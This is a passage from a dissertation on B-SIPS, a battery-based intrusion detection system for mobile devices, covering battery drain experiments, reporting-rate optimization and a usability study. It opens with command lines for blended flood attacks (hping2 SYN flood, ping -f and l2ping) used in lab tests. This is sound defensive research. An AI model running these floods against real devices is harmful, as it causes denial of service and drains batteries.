2) BlueSYN: hping2 -S -c 10000 -i u100 & l2ping -s 600 -c 10000

3) PingBlender: ping -f -s600 -c10000000 & l2ping -s 600 -c 10000

Figure 6-39 B-SIPS Alerts from BlueSmack, BlueSYN, and PingBlender on Dell Axim X51

With the B-SIPS client and CIDE developed, the focus shifted to understanding the impacts of running B-SIPS on mobile devices. Sections 6.8.2 and 6.8.3 examine battery drain, B-SIPS transmission rates, and mobile device comparisons.

6.8.2 Initial Axim X30 Battery Drain Assessments

It was initially believed that the benefits of pulling reports each second for rapid notification would outweigh the energy expenditure, so the characterization of the Axim X30 was our first effort toward finding the reasonable balance between B-SIPS energy consumption and potential energy savings, and critically examining B-SIPS' impact on device battery charge life. Moreover, these early tests drove us to consider ways to improve the B-SIPS design to be more efficient. These early results indicated that B-SIPS deployment is feasible as a tool for detecting unusual activity on small mobile hosts during periods of higher energy consumption.

These tests employed two Dell Axim X30 PDAs. We fully charged the devices and then drained batteries five times while monitoring the battery discharge lifetimes. The PDAs were set

with maximum processing, full backlighting, and both Wi-Fi and Bluetooth enabled. The Wi-Fi power saving mode was turned off. These tests established a baseline for comparing the devices' battery drain characteristics. The next set of five tests used the same conditions, except that the B-SIPS program was running. Again, the battery drain times were recorded. Lastly, a set of five tests were run while the devices were attacked with SYN floods. In these tests, the conditions were the same as the baseline testing, except for the active SYN flood attack. Based on the initial testing of Axim X30s and using time as the point of comparison for determining the percentages of battery energy used, battery charge life was 14% less with the non-optimized B-SIPS version running than without it under typical usage with no attacks. The device under a flooding attack used 40% of the battery's charge life. Since B-SIPS can detect and impede this flooding attack, then it should save approximately 26% of the battery's charge life when the device is under attack as shown in Figure 6-40, if B-SIPS correctly recognizes the attack and immediate steps are taken to mitigate it through the automatic shutoff of the radios as described in Section 4.4.6.




Figure 6-40 Effects of B-SIPS and SYN Flooding on Battery Charge Life of Axim X30

This observation led to additional coding measures to improve the B-SIPS client operation, B-SIPS transmission optimizations for 10 Dell Axim X51s and then for nine other PDAs and smart phones, and more device battery drain testing because it was apparent that additional battery charge life savings could be achieved through study and system refinements. That examination is presented in Sections 6.8.3 and 6.8.4.

6.8.3 In-Depth Axim X51 Battery Drain Characterization

These tests were performed and data gathered to determine a more advantageous reporting rate for the system. The data from these characterization tests is available in Appendix H – Battery Drain and Comparison Data. These tests were conducted to identify and confirm a breakeven point between adequate reporting for timely attack detection and balancing the amount of energy used to transmit the reports. There is a clear tradeoff with this issue. If the system reports too infrequently, then attack detections can be inadvertently missed by the SA. Additionally, infrequent reports might be occluded in a flooded network environment and never reach the CIDE server for correlation. Alternatively, frequent reporting ensures that more reports are sent and thus logically an improved chance of being received in this system's design. However, excessive reporting can waste battery charge life because Wi-Fi transmissions are expensive in terms of the device's energy usage. Finding a balance between B-SIPS reporting and energy usage supports an aspect of our research premise, our design goal is to use enough battery charge life to detect and protect the mobile computing device while not wasting it unnecessarily. The characterization testing workbench for the 10 Dell Axim X51 is shown in Figure 6-41.

Figure 6-41 PDA Characterization Testing

For consistency, all of these tests (n = 10 trials) were run under the same conditions in the Virginia Tech IT Security Lab. The 10 Axim X51 PDAs were fully charged, and the device settings were standardized with maximum backlight, the processor at maximum performance, both Bluetooth and Wi-Fi radios enabled, and no running programs other than boot-up processes. The lab temperature remained within 20° to 25° Celsius, during testing. This kept the Li-Ion

batteries within acceptable operating tolerances to mitigate device recalibration due to temperature effects on the battery power output [81]. The discharge observations were measured using a stopwatch and then recorded. These drain times were converted to seconds and then charted for comparison and analysis, as depicted in Table 6-9.

Table 6-9 Axim X51 Battery Drain Time Observations (in Sec.)

	Trial 1	Trial 2	Trial 3	Trial 4	Trial 5	Trial 6	Trial 7	Trial 8	Trial 9	Trial 10
PDA 1	7529	7517	7512	7495	7477	7516	7495	7485	7464	7477
PDA 2	7466	7427	7421	7372	7361	7411	7404	7397	7376	7388
PDA 3	7558	7537	7531	7534	7477	7516	7506	7506	7485	7475
PDA 4	7863	7844	7839	7837	7816	7866	7838	7846	7823	7839
PDA 5	7554	7545	7537	7509	7491	7526	7516	7517	7485	7507
PDA 6	7579	7567	7561	7589	7563	7564	7547	7540	7525	7534
PDA 7	7820	7806	7795	7785	7726	7796	7777	7766	7745	7756
PDA 8	8108	8086	8083	8109	8029	8098	8067	8086	8047	8080
PDA 9	8208	8138	8138	8117	8106	8163	8130	8168	8116	8210
PDA 10	8153	7969	7956	8002	7928	8060	7951	8033	8021	7969
Mean	7784	7744	7737	7735	7697	7752	7723	7734	7709	7724
StDev	287	259	260	273	262	281	264	284	278	290
StDev -1	7497	7485	7478	7462	7436	7470	7459	7450	7430	7434
StDev +1	8071	8002	7997	8008	7959	8033	7987	8019	7987	8013
StDev -2	7210	7226	7218	7188	7174	7189	7195	7166	7152	7144
StDev +2	8358	8261	8256	8281	8221	8314	8251	8303	8265	8303

An early observation with the raw data indicated that the drain readings fell within two standard deviations of the mean as depicted in Figure 6-42. Fortunately, this consistency amongst device battery drain readings indicated that the device drain characteristics could be used to help determine the B-SIPS code reporting rate optimizations. Were the readings scattered widely or inconsistent per device, then this optimization method would not have been feasible. Our data samples indicated that 95% of the population of small mobile computing device batteries consistently will drain in a relatively small time window, as anticipated by smart battery manufacturer's documentation and specifications [81].




Figure 6-42 Battery Drain Time of X51s Falls within Two Standard Deviations of Mean

However, some bias was observed because each device's construction and battery was slightly different. To account for the various device bias and still determine the overall battery drain characteristic, an evaluation of per device readings minus the average of that device's readings ($x - \bar{x}$) was conducted and is shown in Table 6-10.

Table 6-10 Axim X51 Battery Drain (Unbiased)

	$x-\bar{x}$ **1**	$x-\bar{x}$ **2**	$x-\bar{x}$ **3**	$x-\bar{x}$ **4**	$x-\bar{x}$ **5**	$x-\bar{x}$ **6**	$x-\bar{x}$ **7**	$x-\bar{x}$ **8**	$x-\bar{x}$ **9**	$x-\bar{x}$ **10**
PDA 1	32.3	20.3	15.3	-1.7	-19.7	19.3	-1.7	-11.7	-32.7	-19.7
PDA 2	63.7	24.7	18.7	-30.3	-41.3	8.7	1.7	-5.3	-26.3	-14.3
PDA 3	45.5	24.5	18.5	21.5	-35.5	3.5	-6.5	-6.5	-27.5	-37.5
PDA 4	21.9	2.9	-2.1	-4.1	-25.1	24.9	-3.1	4.9	-18.1	-2.1
PDA 5	35.3	26.3	18.3	-9.7	-27.7	7.3	-2.7	-1.7	-33.7	-11.7
PDA 6	22.1	10.1	4.1	32.1	6.1	7.1	-9.9	-16.9	-31.9	-22.9
PDA 7	42.8	28.8	17.8	7.8	-51.2	18.8	-0.2	-11.2	-32.2	-21.2
PDA 8	28.7	6.7	3.7	29.7	-50.3	18.7	-12.3	6.7	-32.3	0.7
PDA 9	58.6	-11.4	-11.4	-32.4	-43.4	13.6	-19.4	18.6	-33.4	60.6
PDA 10	148.8	-35.2	-48.2	-2.2	-76.2	55.8	-53.2	28.8	16.8	-35.2

The next step was to calculate the battery drain frequency distribution. That distribution fell within a plausible 201 second range (roughly 3.33 minutes), as shown in Table 6-11, so that the normalization of readings could be presented.

Table 6-11 Axim X51 Battery Drain Frequency Distribution

Frequency	-100	-75	-50	-25	0	25	50	75	100
PDA 1	0	0	1	5	3	1	0	0	0
PDA 2	0	0	3	2	4	0	1	0	0
PDA 3	0	0	3	2	4	1	0	0	0
PDA 4	0	0	1	5	4	0	0	0	0
PDA 5	0	0	2	4	2	2	0	0	0
PDA 6	0	0	1	3	5	1	0	0	0
PDA 7	0	1	1	3	3	2	0	0	0
PDA 8	0	1	1	1	5	2	0	0	0
PDA 9	0	0	3	3	2	0	2	0	0
PDA 10	1	1	3	1	1	1	1	0	1

The assessment of 10 trials of n=10 Axim X51 PDAs is shown in Figure 6-43 with the goal of minimizing battery power use while maximizing the small mobile computer's ability to detect Bluetooth and Wi-Fi propagated attacks and illicit activities. Interestingly, Figure 6-43 demonstrates the individual device's battery drain impact within the normalized distribution, and it indicated that the majority of readings fall within 101 seconds (roughly 1.7 minutes) of each other. Lastly, this charting indicates that the battery drain characterization follows a normal distribution, which is important because this observation will be employed when assessing other device models, as well as for comparative statistical analysis in selecting the optimal report transmission rate to sustain the system and while under attack.




Figure 6-43 Normalized Battery Drain Time of 10 Trails of 10 Axim X51 PDAs

From a battery drain trending perspective, battery charge life decreases over time. Even with the limited number of observations and trials, a slight downward trend is demonstrated using a moving average with the ordered data shown in a single set. With these tests, it appears that the

available device battery time has decreased approximately 60.3 seconds from the first to last trial. Even in the temperature controlled environment of the VT IT Security Lab, the battery loses charge capabilities when run through full cycles of charge and discharge as shown in Figure 6-44.




Figure 6-44 Battery Drain Trending of 10 Axim X51 PDAs

Lastly, the effort to find a reasonable reporting rate to balance energy consumed versus timely SA notification was successfully accomplished. We examined the timing rate of the B-SIPS reports to the CIDE server to determine a breakeven point between SA alert awareness and battery charge life usage for transmitting as shown in Figure 6-45. This testing established a baseline battery drain characteristic for Axim X51 PDAs that that we used to compare the B-SIPS drain at fixed reporting rates in Section 6.8.4.




Figure 6-45 Theoretical Breakeven Point for Optimizing B-SIPS Reporting

6.8.4 B-SIPS Transmission Impacts on Mobile Device Battery Drain

The baseline data charting signified that the battery drain characterization followed a normal distribution, which was important because this observation allowed for the determination of an optimized transmission rate for assessing other device models, as well as for comparative statistical analysis in selecting the optimal report transmission rate to sustain the system and while under attack. Following the same 10x10 testing methodology, drain tests were conducted at the following B-SIPS transmission rates: 1, 5, 10, 20, 40 and 60 seconds, using the Axim X51.

We then examined fixed reporting rates running the B-SIPS client as shown in Table 6-12 to establish the reporting rate that optimized for device charge life and still provided adequate reports to the CIDE. The B-SIPS client takes the diagnostic reading each second and stores them temporarily and then transmits the report with all the amassed readings relative to the reporting rate. For example, a 1 second report has one reading and is transmitted every second; while a 60 second report has 60 readings and is transmitted only once every 60 seconds. The tradeoff is that fewer report transmissions mean that a lost report would create a larger data gap in the CIDE for analysis, profiling, and correlation. This is somewhat offset by the fact that today's smart battery technology has low fidelity reporting rates that range from a best case once per second up to as infrequently as once per 28 seconds as described later in Section 6.8.4. The CIDE server was developed, with this in mind as a design decision, to be tolerant if some B-SIPS client UDP reports never arrive. On the client side, the data is stored for only 60 seconds and then overwritten. This was done to conserve device memory. Any transmitted reports that are received by CIDE are stored in the backend MySQL database, so there was no need to keep reports at the client.

Table 6-12 B-SIPS Reporting Rates for Battery Charge Life Use Testing

Fixed Reporting Interval	1 Sec.	5 Sec.	10 Sec.	20 Sec.	40 Sec.	60 Sec.
The supporting data gathered from the battery drain testing at these B-SIPS client reporting rates is available in Appendix H – Battery Drain and Comparison Data.						

This in-depth testing led us to determine that B-SIPS transmission rates at 10 second intervals offered the best performance in terms of reporting rate while conserving battery resources as shown in Figure 6-46.




Figure 6-46 Compared B-SIPS Transmission Rates

Additional testing was then conducted for five more PDAs and four smart phones. The devices tested were the Dell Axim X51v, X50v, and X30, HP iPAQ 4150 and hx2795, Verizon XV6700, Cingular 8125, Palm Treo 700w, and Samsung SCH-i730. In this testing, each device was observed during five trials with its startup processes running, Wi-Fi, and Bluetooth radios operating to establish baseline drain rates.

Then each device was tested under the same lab conditions while running the B-SIPS client, using the determined optimal 10 second transmission rate. The drain times for the device baselines versus with B-SIPS client code are compared in Figure 6-47. The resulting observation is that the B-SIPS client uses less than 2% battery resources on most devices, which is a significant improvement from the initial assessment in Section 6.8.2 and is reflective of the successful optimization testing and the B-SIPS coding enhancements.




Figure 6-47 Baseline versus B-SIPS Drain Time

As a corollary, device smart battery polling rates impact the B-SIPS capability to detect attacks. The theoretical limits of the system's detection capabilities were examined in Chapter 5 and in our related publications [100, 101]. With today's implemented smart battery technologies, polling rates are significantly slower than those explored in our analytical models and the CASIMS trace and signature testing in Section 6.4. The actual polling rates for the devices studied in the battery drain testing are presented in Table 6-13. This table shows device polling rate disparity and indicates which devices are more vulnerable to exhaustion attacks. Devices with slower smart battery polling rates and running older CE operating systems are more susceptible to timing attacks whereby an attack can be executed within the polling cycle of the smart battery. Thus, an attack has a greater likelihood of going undetected.

Table 6-13 Mobile Device Smart Battery Rates

Make	Model	Device Operating System	Polling Rate (Sec.)	Timing Attack Vulnerable
Dell	Axim X51v	Mobile 5.x	9	Medium
Dell	Axim X51	Mobile 5.x	9	Medium
Dell	Axim X50v	Mobile 2003	9	High
Dell	Axim X30	Mobile 2003	2	Medium
HP	iPAQ hx2795	Mobile 5.x	< 1	Low
HP	iPAQ 4155	Mobile 2003	9	High
Verizon	XV6700	Mobile 5.x	9	Medium
Cingular	8125	Mobile 5.x	28	High
Palm	Treo 700w	Mobile 5.x	9	Medium
Samsung	SCH-i730	Mobile 2003	*	High

* OEM not following standard smart battery function calls.

The battery drain study established a baseline using 10 Dell Axim X51s that led to the determination of the 10 second reporting rate for the B-SIPS client that was applied to six PDAs and four smart phones. The close examination and comparison of those mobile devices led to the observation that OEMs were not following the five second polling guidance established by the System Management Bus Implementers' Forum. In fact, we found that the devices we tested had polling rates that ranged from 1 to 28 seconds with many employing a nine second polling rate. With the device reporting rate optimized based on the battery drain testing discussed in this section and enhancements made to CIDE and the B-SIPS client application to conserve battery charge life and to improve performance, the mobile device battery analysis is concluded.

6.9 Summary

This chapter presented the lab experiments, data results, and analyses that comprise the overall B-SIPS research effort. We also introduced three self-crafted, blended attacks. The BlueSYN, BlueSYN Calling, and PingBlender DoS attacks were executed in the security lab to demonstrate multi-vector battery exhaustion attacks to attempt to saturate the targeted device's communications capabilities. Using CASIMS to observe smart battery trace activity and to further attack signature development for Bluetooth, Wi-Fi, and blended attacks expands the knowledge in the field by exploring uncharted research areas. In particular, the capture and detailed examination of seven Bluetooth, two Wi-Fi, and two blended attacks and the development and analysis of their unique battery signatures are significant because of the integrated visual method and detection technique for characterizing attacks. Our blended attacks and trace determination methods for mobile devices were presented in [101, 107].

Various attacks were launched against B-SIPS enabled PDAs and smart phones to examine the system's benefits of in terms of effectiveness and accuracy of attack detections. The system was able to successfully detect SYN and ping floods, UDP, Xmas Tree, FIN, and Stealth scans, BlueSmack DoS, and blended attacks, which are further described in Section 6.2. These representative attacks would go undetected by the device without B-SIPS. These attacks were reported to the CIDE in a net-centric environment to rapidly alert the SA, allowing him to identify anomalous activity and react to the attack in a timely manner.

Lastly, an extensive study of device smart battery draining characterization was conducted to addresses some of the tradeoffs of operating B-SIPS in terms of battery charge life and device performance. The testing examined 10 Dell Axim X51 PDAs at various B-SIPS reporting rates to observe the energy consumed to determine the more efficient transmission rate for the system to improve the client's overall effectiveness. The goal of these tests was to find a breakeven point between timely detection reporting for SA alert awareness and necessary energy usage to transmit those reports to the CIDE. Those results through analysis indicated that a 10 second B-SIPS reporting rate provided the longest battery charge life and enough reporting frequency for the devices and CIDE system to operate effectively. This observation was extended and applied to nine other PDAs and smart phones that led to several device performance comparisons and assessments of timing attack vulnerabilities. These device battery drain characterization, analysis, and comparison results were presented in [97].

7 Expert Usability Study Results

If we continue to develop our technology without wisdom and prudence,
our servant may prove to be our executioner.
--GEN Omar Bradley

This chapter presents the B-SIPS expert usability study results to validate the functionality and usefulness of the B-SIPS. Section 7.1 describes our study's methodology. Section 7.2 presents the usability study setup. Section 7.3 offers what we learned and results, employing analysis of variance techniques to further refine and improve the system's capabilities. The enhancements from participant feedback were prioritized and incorporated into the B-SIPS client and CIDE system capabilities. Section 7.4 provides a summary.

7.1 B-SIPS Usability Study Methodology

A usability study was conducted to examine the B-SIPS client and server-based CIDE backend for our B-SIPS capabilities, as well as to determine any areas in which user interaction with the system could be improved. The study focused on the design effort from a usability perspective to develop a complementary IDS protective capability to enhance layered defensive measures in a net-centric environment. Our study adhered to the guidelines and approval requirements of the Virginia Tech Institutional Review Board (IRB) located at *www.irb.vt.edu*, as well as following the *Usability Engineering Process* [108], as applicable to this research effort. In accordance with Virginia Tech Graduate School requirements, the IRB approval and continuation letters are located in Figure G-1 and Figure G-2 of Appendix G – Usability Study Documentation.

The Virginia Tech Institutional Review Board, as part of the *Initial Review Application* required a background justification, a study design, the test subject recruitment plan, and human subject protection training for our team members as shown in Figure G-3. The purpose of the

study was to examine the Human Computer Interface (HCI) aspects of user interaction with the B-SIPS client and CIDE server intrusion detection capabilities. Additionally, the feedback from the users was considered and then used to enhance the system's capabilities and effectiveness.

Prior to participation, candidates were given a brief background primer pertaining to the B-SIPS research area, an outline of what the study entailed and expected of them, and an opportunity to rescind their participation. Participants were given the resources and brief device tutorials necessary to complete a six part automated usability study application. The sections included an entrance interview, which allowed the background knowledge and experience of the users to be gauged, the B-SIPS client benchmark tasks, the B-SIPS client survey, the B-SIPS CIDE server benchmark tasks, the B-SIPS CIDE server survey, and an area to voice comments.

With the study's design, our intent was to examine the client and server user interfaces and capabilities through timed manipulations of the system by computer engineering and computer science students, system administrators, and other interested computer savvy individuals. The pool of available test subjects was somewhat limited, since we focused our recruitment and advertisement by employing the Electrical and Computer Engineering (ECE) Department's networking list server as shown in Figure G-5, word of mouth, and personal invitation. The goal was to attract interested and knowledgeable computer users, system administrators, students, helpdesk staff, and faculty.

In scoping the population of test subjects, we wanted to ensure that the participants were at least somewhat familiar with PDAs and smart phones that report in a net-centric environment to a server. Our focus was on recruiting well-educated and computer knowledgeable participants because they are likely to be able to operate the devices and understand the challenges of implementing such an intrusion detection system, and thus they can provide valuable insight on system needs and enhancements. Additionally, they are likely to be adept at using computers, so they will be an asset to the research effort by helping to find problems with the system's interface and by offering constructive advice for correcting those issues. Also, their feedback was needed to assess system capabilities and enhancements within the research project's overall scope. If the system was proven to be effective at intrusion detection, then the study would demonstrate and validate that the system is a complementary tool in a network defense-in-depth security strategy.

All B-SIPS usability study participants signed a consent form to join the study as required by the IRB. Our survey plan included a review of the written consent form, shown in Figure G-4, followed by familiarization within the B-SIPS client and CIDE server system. We informed the participants of our research goals and that the gathered information would be used in support of dissertation research. The data was anonymously collected, so each participant's confidentially was carefully maintained. All consent forms were presented to the participant upon arrival at our testing facility in the Virginia Tech IT Security Lab located at 1300 Torgersen Hall. If a user had chosen not to participate at any point during the session, then they would have been excused from the study.

In devising the B-SIPS usability study, we provided the user with a step-by-step thorough explanation of all study procedures expected from the study participants, including length of session modules and anticipated overall time commitment as shown in Figure G-6. The individuals were required to manipulate the PDA's B-SIPS client software and then we examined the time of execution and problems encountered based on our scenario. The participants then had to use the CIDE server application and we monitored that time of execution. The individuals had to examine and compare our data visualization with a correlated intrusion detection view.

A computerized questionnaire was developed by our team's usability expert in C# to drive the scenario and to collect and record the data into a backend spreadsheet [97]. This ensured a high level of consistency with questions and their presentation to the participants. It also allowed us to passively track the users' interaction time with the B-SIPS client and the CIDE server. Some of the questions were timed manipulations of the system, while other questions employed a Likert scale [109].

From a usability risk perspective, there were no more than minimal risks involved with participating in the B-SIPS usability study. The users manipulated a PDA with a stylus, and then they manipulated a server-based CIDE application with a keyboard and mouse. In an effort to minimize any potential risks to the participants and possible bias, our entire usability study and all of our experiments were conducted under a controlled environment in a safe computing laboratory setting.

For archival purposes, all the B-SIPS usability study data, records, and signed informed consent forms will be stored for three years in the office of the Director, IT Security Lab at Virginia Tech. The data and subsequent analysis were used for dissertation research only. After

that period of time and subsequent to the completion of the dissertation research, the records will be destroyed according to guidelines established by the Virginia Tech Office of Research Compliance.

7.2 B-SIPS Usability Study Setup

This section describes the B-SIPS usability study. Subsection 7.2.1 describes the experiment plan, including the study's purpose, approach, assumptions, conditions, and goals. Subsection 7.2.2 describes the equipment employed for our usability study experiments. The expert user protocol in Subsection 7.2.3 was developed to assess the security knowledge of our study's participants. This protocol allowed the research team an opportunity to gauge the participant's survey responses and study input.

7.2.1 B-SIPS Experiment Plan

The experiment's design and purpose for this research was to examine timed user interactions with the B-SIPS client and CIDE server applications. The approach is designed to identify successful aspects and problem areas with this nontraditional intrusion detection capability and implementation. Feedback was encouraged from all participants. A secondary goal was to demonstrate that B-SIPS can provide the system's user with additional insight about attacks against small mobile devices. While gathering data for the study was the primary focus, it was also a teaching tool that increased awareness and informed our participants about Bluetooth and Wi-Fi vulnerabilities in mobile devices that they had not previously considered.

The primary research question for the usability study was: Can B-SIPS improve the state of intrusion detection for small mobile computers, using anomalous battery drain characteristics?

The following conditions were set for our study:

1. There is limited population availability for computer savvy users with familiarity of PDAs and smart phones, system administrator skills, and intrusion detection systems. As a consequence, we made no claims that the sample population of participants from VA Tech is random.
2. Additionally, no academic credit or incentives were awarded to any participants. No minors participated in the study, no deception techniques were employed, and lastly no existing data were used from other sources in the conduct and analysis of the B-SIPS usability study.

3. The B-SIPS usability study was conducted in the Virginia Tech, IT Security Lab under controlled conditions.
4. A detailed preparation checklist was developed as shown at Figure G-7. The users were shown the basics of the client and then later the server application. They were allowed a short period of time to familiarize themselves with the device and applications, but it was unlikely that any learning effect could be applied to this study.
